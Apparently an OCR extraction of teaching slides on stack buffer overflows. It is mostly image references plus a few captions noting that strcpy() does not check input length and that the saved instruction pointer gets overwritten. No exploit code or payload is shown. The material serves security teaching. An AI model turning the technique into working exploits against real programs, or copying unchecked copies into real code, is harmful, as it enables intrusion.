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

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

A Normal Exampl

What if the data in string s is longer than 32 characters?

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

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
```

strcpy() does not check the length of the input!

IP



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

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

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

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

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
IP

Saved IP is destroyed!



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

